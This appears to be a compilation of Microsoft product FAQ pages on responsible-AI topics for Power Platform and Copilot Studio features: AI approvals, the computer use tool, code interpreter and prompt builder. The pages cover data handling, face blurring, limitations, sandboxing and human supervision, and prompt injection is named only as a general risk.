AI approvals run on Azure OpenAI Service hosted by Microsoft. Customer data isn't used to train or improve any of the Azure OpenAI Service foundation models. Microsoft doesn't share your customer data with a third party unless you have granted permission to do so. Neither customer prompts (input) with its grounding data nor the model responses (output) are used to train or improve Azure OpenAI Service foundation models.

How are images of people processed?

AI approvals aren't intended for use identifying individuals based on facial features or biometric data. When you submit images containing people in AI approvals, the system automatically applies a face blurring feature before analyzing the images to protect individual privacy. This blurring step helps address privacy concerns by preventing identification based on facial features. With blurring, no facial recognition or facial template matching is involved. Instead, any identification of well-known individuals relies on contextual cues, like uniforms or unique settings, not on their faces. This privacy measure shouldn't impact the quality of the results you receive. Face blurring might be occasionally referenced in the system's responses.

Learn more in [Face blurring](#).

What are some potential harms when using images or documents in prompts?

AI approvals mitigate most of the risks involved when using images or documents in prompts, but some risks still require extra care from the prompt creator:

- Images or documents can contain harmful text or visuals that might impact your downstream processes.
- Images or documents can include special and possibly hidden instructions that might compromise or override the initial prompt.
- Images or documents can contain instructions that could lead to the generation of content that is under intellectual property (IP).
- Prompts can produce biased comments on images or documents.

- Extracting information from low-quality images or documents can lead to hallucination.

What kinds of issues might arise when using AI approvals, and how can I handle them?

When using AI approvals, you might encounter issues like analysis failures (when AI can't confidently apply rules), wrong approval decisions (false positives/negatives), inconsistent outcomes on similar requests, or processing delays with complex cases. To handle these challenges effectively, ensure your workflow routes requests to human stages.

Implement consistent and rigorous testing throughout development and deployment to identify potential failure points early. Use low temperature settings for predictable outcomes, and continuously refine your prompts based on observed errors. Regular monitoring and iterative improvements will help maintain system reliability and accuracy over time.

FAQ for the computer use tool

Summarize this article for me

These frequently asked questions (FAQ) provide insights into the capabilities, usage, limitations, and safeguards you should be aware of when you add the computer use tool to your Copilot Studio agents.

What is the computer use tool?

Computer use is a tool you can add to your Copilot Studio agents designed to automate tasks on websites and applications. You provide task descriptions in natural language, and the tool automates mouse clicks and keyboard actions accordingly. For instance, you could instruct the tool to open a PDF and use its contents to fill out a web form. The tool visually interprets the screen and executes the necessary clicks and keystrokes, emulating human interactions.

Warning

Computer use is a powerful tool that automates interactions across websites and desktop applications, but it also comes with important security considerations. In some cases, the AI might take unintended actions due to ambiguous instructions or unexpected content on screen. These actions can affect the security of your device, data, or connected accounts, including access to personal, financial, or enterprise systems.

What can the computer use tool do?

The computer use tool processes screen pixel data to understand on-screen content, and it performs tasks using virtual mouse clicks and keyboard inputs. The tool can manage multistep workflows, handle unexpected scenarios, and adapt dynamically to screen changes, enabling it to perform various digital tasks such as navigating websites and filling forms without needing specialized APIs.

The computer use tool follows an iterative loop based on three steps:

- **Perception:** It captures screenshots to visually understand the current state of the computer screen.
- **Reasoning:** It evaluates the current state, previous actions, and screenshots through a chain-of-thought approach, which allows it to adapt its actions effectively.

- **Action:** It performs actions like clicking, typing, or scrolling until the task is complete or requires further user input.

What are the computer use tool's intended uses?

The computer use tool is intended to automate user interactions with websites and applications through a virtual mouse and keyboard, especially useful in scenarios where APIs aren't available.

How was the computer use tool evaluated? What metrics are used to measure performance?

The computer use tool was rigorously evaluated using real-world scenarios throughout its design, development, and deployment phases. Evaluation methods included research, impact studies, and testing across different scenarios to measure accuracy, user trust, and usefulness. Both qualitative and quantitative metrics are regularly monitored to maintain high performance and a positive user experience. The tool's availability is also ensured by adhering to established SLAs.

What are the limitations of the computer use tool? How can users minimize the impact of the computer use tool's limitations when using the system?

Computer use is a novel technology with known security risks and functional limitations. We're empowering you to experiment with it. This early-stage capability enables automation of certain computer-based tasks, though its performance varies widely depending on the use case. To use it effectively and responsibly, understand its current limitations.

Known limitations

- **Success rate varies by task:** The tool performs best on web-based tasks (about 80% success) but drops significantly on desktop apps (about 35% success).
- **Inconsistent performance:** The same task might yield different outcomes depending on visual or timing changes.
- **Difficulties with certain UI controls:** Computer use can have difficulties interacting with non-standard or dynamic interface elements, such as dropdowns, date pickers, or custom widgets.

- **Loops and stuck states:** In some cases, the agent enters a loop or gets stuck when the screen doesn't match expectations or changes unpredictably.
- **Challenges with complex tasks:** While effective for simple actions, the tool might struggle with detailed graphical interfaces or tasks involving intricate text manipulation.
- **Not for sensitive or high-risk use cases:** The tool isn't intended for:
 - Recommending or scoring in sensitive domains, such as hiring, healthcare, or finance
 - Making financial transactions
 - Harmful actions, such as spam or misinformation
 - Sharing data outside your organization without proper authorization

How to minimize limitations

To improve reliability, you should provide clear, detailed instructions when configuring tasks to reduce errors and increase task success rates.

What is the human supervision feature?

Important

Computer-use agents might encounter harmful or malicious instructions, often referred to as prompt injection attacks, where hidden commands in screenshots, web pages, or other inputs attempt to influence actions in unintended ways. To reduce these risks, operate computer use in trusted, isolated environments and apply robust validation checks before executing any instructions.

Computer-use runs can encounter ambiguity or missing information, for example, a required value isn't present or multiple interpretations are plausible. In those cases, the [human supervision](#) feature lets the computer-using agent pause execution and issue a clarification request to an authorized and configured human reviewer. Reviewers can respond via email or within Copilot Studio using the agent's run activity map. Once the computer-using agent receives a response, it resumes its run from the paused step on the map.

Reliability and limits

Product-led evaluations indicate the human supervision feature generally works as expected, but it can fail or behave in ways users may not anticipate. Because clarification requests are triggered by probabilistic model behavior, they may not trigger in every situation where a person would want a pause, and they may also trigger when a pause isn't necessary. You

shouldn't rely on clarification requests as a safety fail-safe or as a guarantee that the system will always request human input before proceeding.

Not a custom-rules enforcement mechanism

Requests for human supervision don't guarantee enforcement of your defined rules, policies, or constraints. You should apply more controls appropriate for each possible scenario (for example: clear instructions, restricted environments, least-privilege accounts, allowlists, and other operational safeguards) rather than relying on clarification requests to provide information or prevent undesired actions.

What operational factors and settings allow for effective and responsible use of the computer use tool?

The computer use tool performs best when clear and detailed user instructions are provided. Users should give precise hints about website or application interactions to enhance reliability and accuracy during task execution. For added visibility and control, enable human supervision by assigning one or more authorized reviewers in the tools configuration page. When the model detects potentially malicious instructions, these reviewers receive notifications to validate and decide whether to continue or stop the run.

How do I provide feedback on the computer use tool?

Have feedback on the computer use tool? Email computeruse-feedback@microsoft.com.

FAQ for code interpreter

These frequently asked questions explain the capabilities, usage, and safeguards of code interpreter in Copilot Studio. Code interpreter lets an agent generate and run Python code to carry out a request specified in a prompt. Here are some common questions and answers about this feature.

What is code interpreter in Copilot Studio?

Code interpreter is a Python execution engine integrated within Copilot Studio and prompt builder prompts. It allows users to run code in a secure, sandboxed environment to perform data analysis, process Word, Excel, PowerPoint and PDF files, and generate visualizations. Inputs include data files and prompt instructions; outputs can be modified files, reports, charts, and text summaries.

What can code interpreter in Copilot Studio do?

Code interpreter uses its Python execution capability to support tasks such as creating and updating Excel workbooks, copying formatting, analyzing datasets, performing statistical computations, and generating charts. It enables developers and business analysts to automate complex workflows within Copilot Studio agents and prompt builder prompts.

What are the intended uses of code interpreter?

Primary use cases include data auditing, report generation, file transformation, and visualization. Enterprises use it to automate financial audits, synthetic data generation, PDF form creation, and interactive data exploration without leaving Power Platform.

How was code interpreter evaluated? What metrics are used to measure performance?

We perform functionality tests to validate correct execution of Python code, accuracy checks for data processing tasks, and performance benchmarks for execution latency. Metrics include success rate of file operations, error rate for code execution, and average execution time. Evaluation spans internal pilots and customer feedback loops via previews.

What are the limitations? How can users minimize their impact?

Limitations include:

- Lack of support for reading text from image-based PDF content
- Session timeouts for long-running tasks
- Restrictions on external network access
- No support for calling prompts as tools directly from within topics
- No support for reading files with data protections
- Images created with code interpreter are not rendered in the Teams and Microsoft 365 Copilot channel

Text-based PDFs can be read. To minimize impact of session timeouts, split large datasets into smaller files, use optimized code for performance, and follow provided best practices in prompt design. To call prompts from an agent topic, you can call the prompt from within a Power Automate flow, and then call the flow within an agent topic.

What operational factors and settings allow for effective and responsible use?

Effective use requires enabling the feature at the tenant level and in individual agents or prompts. Administrators can configure environmental access and monitor execution logs. Users can pick the model to use in prompts to tune behavior.

How do I provide feedback?

End users and admins can provide feedback through the Power Platform admin center's support channels, or through the feedback option in Copilot Studio. Customer success managers and technical support teams also collect and triage feedback for product improvements.

Does the code interpreter execute unverified or unsafe code?

No. Code execution is sandboxed and isolated, with strict constraints to prevent unsafe operations such as network access, system-level commands, or unauthorized file operations. Each execution is scoped to the specific prompt or agent session and follows Microsoft's secure AI design principles.

Can the code interpreter access customer or tenant data outside of what is provided in the prompt?

No. The code interpreter only accesses the files and inputs explicitly provided during the session. It doesn't have access to broader tenant data, user context, or external systems unless configured explicitly through integration features.

Where is the code executed, and how is the environment secured?

Code is executed in a Microsoft-hosted environment that adheres to Microsoft's enterprise-grade compliance, including SOC 2, ISO 27001, and GDPR requirements. The compute is ephemeral, created during a session and disposed of afterward to prevent data persistence.

Can enterprises monitor or govern how the code interpreter is used?

Yes, tenant admins must enable the capability in the Power Platform admin center. This setting is off by default. Organizations can control environment-level access, audit prompt execution history as explained in [Monitor prompt builder models and prompts activity](#).

How does Microsoft ensure responsible use of AI in prompts and agents?

All AI interactions—including interactions involving the code interpreter—adhere to Microsoft's Responsible AI principles, such as transparency, accountability, and reliability. Prompts are logged, monitored, and can be reviewed for traceability and compliance.

Are models trained on customer data or executed code?

No. Microsoft doesn't use customer data or executed code from code interpreter sessions to train models. All data is processed in compliance with Microsoft's data handling commitments under the Microsoft Products and Services [Data Protection Addendum \(DPA\)](#) [↗](#).

Can users inadvertently exfiltrate sensitive information through prompts?

Enterprise customers are encouraged to implement guardrails such as input validation, prompt design guidance, and usage policies. Copilot Studio also integrates with data policies and compliance tooling within Power Platform to reduce risk of data leakage.

What safeguards are in place to prevent misuse of code interpreter by users?

Admins can restrict access at the environment level and review prompt activity. Further, AI-generated code execution is sandboxed with no access to internal systems or networks, and prompt capabilities are limited to permitted data/file boundaries.

How can customers ensure explainability and traceability of code interpreter actions?

Prompt inputs, generated code, outputs (for example, files), and prompt execution traces are all available for audit and reviews. This supports regulatory compliance and transparency in AI-assisted workflows.

Does code interpreter support sovereign cloud or data residency controls?

Currently, code interpreter is available in public clouds. Support for sovereign clouds (for example, GCC, GCC High) isn't yet available. Data residency commitments align with Power Platform regional availability.

Last updated on 02/03/2026

FAQ for prompts



Summarize this article for me

These frequently asked questions (FAQ) describe the AI impact of prompt builder.

What are prompts?

The prompts feature in prompt builder offers users a versatile capability for developing AI-powered workflows, applications, data transformation, and customization of copilots. It allows for the creation of workflows and applications that summarize documents, create draft responses, classify text, and translate languages. This capability is powered by the Azure OpenAI Service, which utilizes Generative Pre-trained Transformer (GPT) technology. These models were trained on vast amounts of text data, enabling them to generate text that resembles human-written content.

Learn more in [Transparency Note for Azure OpenAI Service](#).

What are the intended use cases of prompts?

Prompts in prompt builder empower you to build intelligent applications, workflows, and extend copilots. They leverage the capabilities of pre-trained GPT models, which eliminates the need for custom model training. For example, the intent might be to build a workflow that summarizes incoming customer complaints. Then, it creates a ticket in an incident management tool based on the category of the incoming complaint. In this example, makers can instruct the model to categorize and summarize the incoming complaint to create a new incident.

The following list contains the most popular use cases for this service:

- Summarization of emails, conversations, transcripts, documents, and more.
- Suggestions of draft responses to customer queries, complaints, email, and more.
- Extraction of information from contracts, emails, invoice, orders, and more.
- Classification of content in desired categories (for example, whether an email is an order, complaint, or a return).
- Sentiment analysis of a given text (for example, identifying sentiment of a product review).

In all these cases, users are responsible for the final outcome of the system. They're required to review the generated content for any potential inaccuracies of incompleteness before using it.

How was the readiness of the prompts feature evaluated? What metrics are used to measure performance?

The evaluation of this capability involves comprehensive testing across a range of safety parameters. This testing ensures that the feature aligns with our organization's responsible AI standards and principles. The service is also continually assessed for potential vulnerabilities. The performance metrics we use primarily involve the efficiency of content filtration and the degree of agreement between human and machine on filtered versus unfiltered content.

What kind of content moderation is implemented for prompts?

The large language models are trained on internet data, which is great for building a general world model. At the same time, it can inherit toxic, harmful, and biased content from the same sources. The models are trained to behave safely and not produce harmful content (hate and fairness, sexual, violence, self-harm), but sometimes it can generate toxic output. Prompt builder prompts leverage [Azure AI Content Safety](#) service to bake state of the art content moderation capabilities within the AI prompts. This includes services to analyze the generated output with multi-severity harmful content scanners and safety against prompt injection attacks. The output is also scanned for regurgitation of protected material.

Makers can configure the content moderation level for harmful content only. Lower moderation increases the risk of harmful content in the prompt's responses. Higher moderation lowers that risk, but might reduce the number of responses.

Learn more in [Content moderation level](#).

What are the limitations of the prompts feature? How can users minimize the impact of prompt limitations when using the system?

The use of this technology must be in accordance with requirements in the [Code of conduct for Azure OpenAI Service](#). This technology must not be used for generating content associated with political propaganda, hate speech, misinformation, self-harm, discrimination, explicit sexual material, or other content prohibited by the Code of Conduct. Unsupported applications of this technology include providing advice, use for legal, financial, health-related guidance, or

future predictions, as well as financial, scientific, or mathematical calculations, and any other unsupported usage mentioned in the [Transparency Note for Azure OpenAI Service](#).

AI-generated content can have mistakes, hence makers should inform the end users of their solution that AI creates the content generation by this model in a transparent way. Clear communication of generated content helps in avoiding overreliance. Makers should also infuse the possibility of the human review step to make sure that the AI generated content is accurate and appropriate before using it.

What operational factors and settings allow for effective and responsible use of the system?

Content generated by the AI model is probabilistic in nature, and hence model responses could vary for the same prompt. The response generated might be incorrect or misleading and could cause unintended outcomes from the flow or app. For example, business customers might receive wrong or incorrect information, recommendations or support. Makers should implement meaningful human oversight within their flows and apps, and test their prompts for the potential to lead to generating harmful behaviors or prohibited content as listed in Microsoft Code of Conduct. Low-code developers should also be transparent about the use of AI in their apps and flows to inform the business user, indicating that AI generates the content. Additionally, generated responses might not match low code developer's expectations due to length restrictions, content filtering, or model selection.

What is the GPT model called, where is it hosted, and how can I access it?

Prompt builder supports GPT 4.1 mini, GPT 4.1, and GPT 5 models, which are hosted on Azure OpenAI Service. You can access these models through the prompts across Power Platform, in your applications, flows, and copilots.

Learn more in [What's new in Azure OpenAI Service?](#)

Is my data used to train or improve the large language models available on prompt builder?

Prompt builder prompts run on Azure OpenAI Service hosted by Microsoft. Customer data isn't used to train or improve any of the Azure OpenAI Service foundation models. Microsoft doesn't share your customer data with a third party unless you granted permission to do so.

Customer prompts (input) with its grounding data and the model responses (output) aren't used to train or improve Azure OpenAI Service foundation models.

Is the content added to the 'Run a prompt' action publicly accessible?

The **About** tab for the action says, **This action provides access to your prompts leveraging GPT model running on Azure OpenAI Service.**

The prompts you add to the **Run a prompt** action in Power Automate are private by default. They're only visible and usable within your organization, not accessible to the world. The prompts are private and intended for internal use in your company.

Newly created prompts are private by default. This means they're visible and usable in Power Automate, Power Apps, and Microsoft Copilot Studio only by the person who created them. This allows the maker the time to test and evaluate them in apps or workflows and ensure their accuracy before sharing them.

If you want other users of the environment or groups to use your prompt in Power Apps or Power Automate, you need to share it.

Learn more in [Share your prompt](#).

How are images of people processed in prompt builder prompts?

Prompt builder isn't intended to be used for identifying individuals based on facial features or biometric data. When you submit images containing people in prompt builder, the system automatically applies a face blurring feature before analyzing the images to protect individual privacy. This blurring step helps address privacy concerns by preventing identification based on facial features. With blurring, no facial recognition or facial template matching is involved. Instead, any identification of well-known individuals relies on contextual cues, like uniforms or unique settings, not on their faces. This privacy measure shouldn't impact the quality of the results you receive. Face blurring might be occasionally referenced in the system's responses.

Learn more in [Face blurring](#).

Potential harms when using images or documents in prompts

Prompt builder mitigates most of the risks involved when using images or documents in prompts, but some risks still require extra care from the prompt creator:

- Images or documents can contain harmful text or visuals that might impact your downstream processes.
- Images or documents can include special and possibly hidden instructions that might compromise or override the initial prompt.
- Images or documents can contain instructions that could lead to the generation of content that is under intellectual property (IP).
- Prompts can produce biased comments on images or documents.
- Extracting information from low-quality images or document can lead to incorrect information, also known as *hallucination*.

How is the o3 model different from GPT models?

The o3 model stands out from GPT models primarily due to its advanced reasoning capabilities. It generates detailed internal chains of thought before responding, leading to improved performance in mathematics, coding, and analytical tasks. However, this approach results in increased computational requirements and slower response times compared to GPT models. GPT-4o or GPT-4.1, for instance, excels in general language tasks and offers faster, cost-effective responses, making it suitable for applications where quick outputs are essential.

What are prompts and AI functions?

Prompts

[Prompts](#) give makers the freedom to instruct the large language model (LLM) to behave in a certain way, or to perform a specific task. By carefully crafting a prompt, you can generate responses that suit your specific business needs. This transforms the LLM model into a flexible tool to accomplish various tasks.

For example, with a language model, a prompt can guide the model to answer a question, complete text, translate languages, summarize a document, and identify tasks, to-dos, and action items in text. The complexity of a custom prompt can range from a single sentence to something more intricate, depending on the task.

AI functions

Prebuilt AI functions are preconfigured prompts created by the Microsoft team to assist makers in accomplishing common tasks easily. They offer ready-to-use AI capabilities across various

use cases, which simplifies the maker experience to infuse intelligence in their solutions.

For example, a language model's prebuilt prompt could look like this:

Extract as a numbered list the action points from the: [TextToExtract]

In this case, the user only needs to supply the text in [TextToExtract] from which they want to extract action points. The prebuilt prompt takes care of the rest.

Last updated on 03/09/2026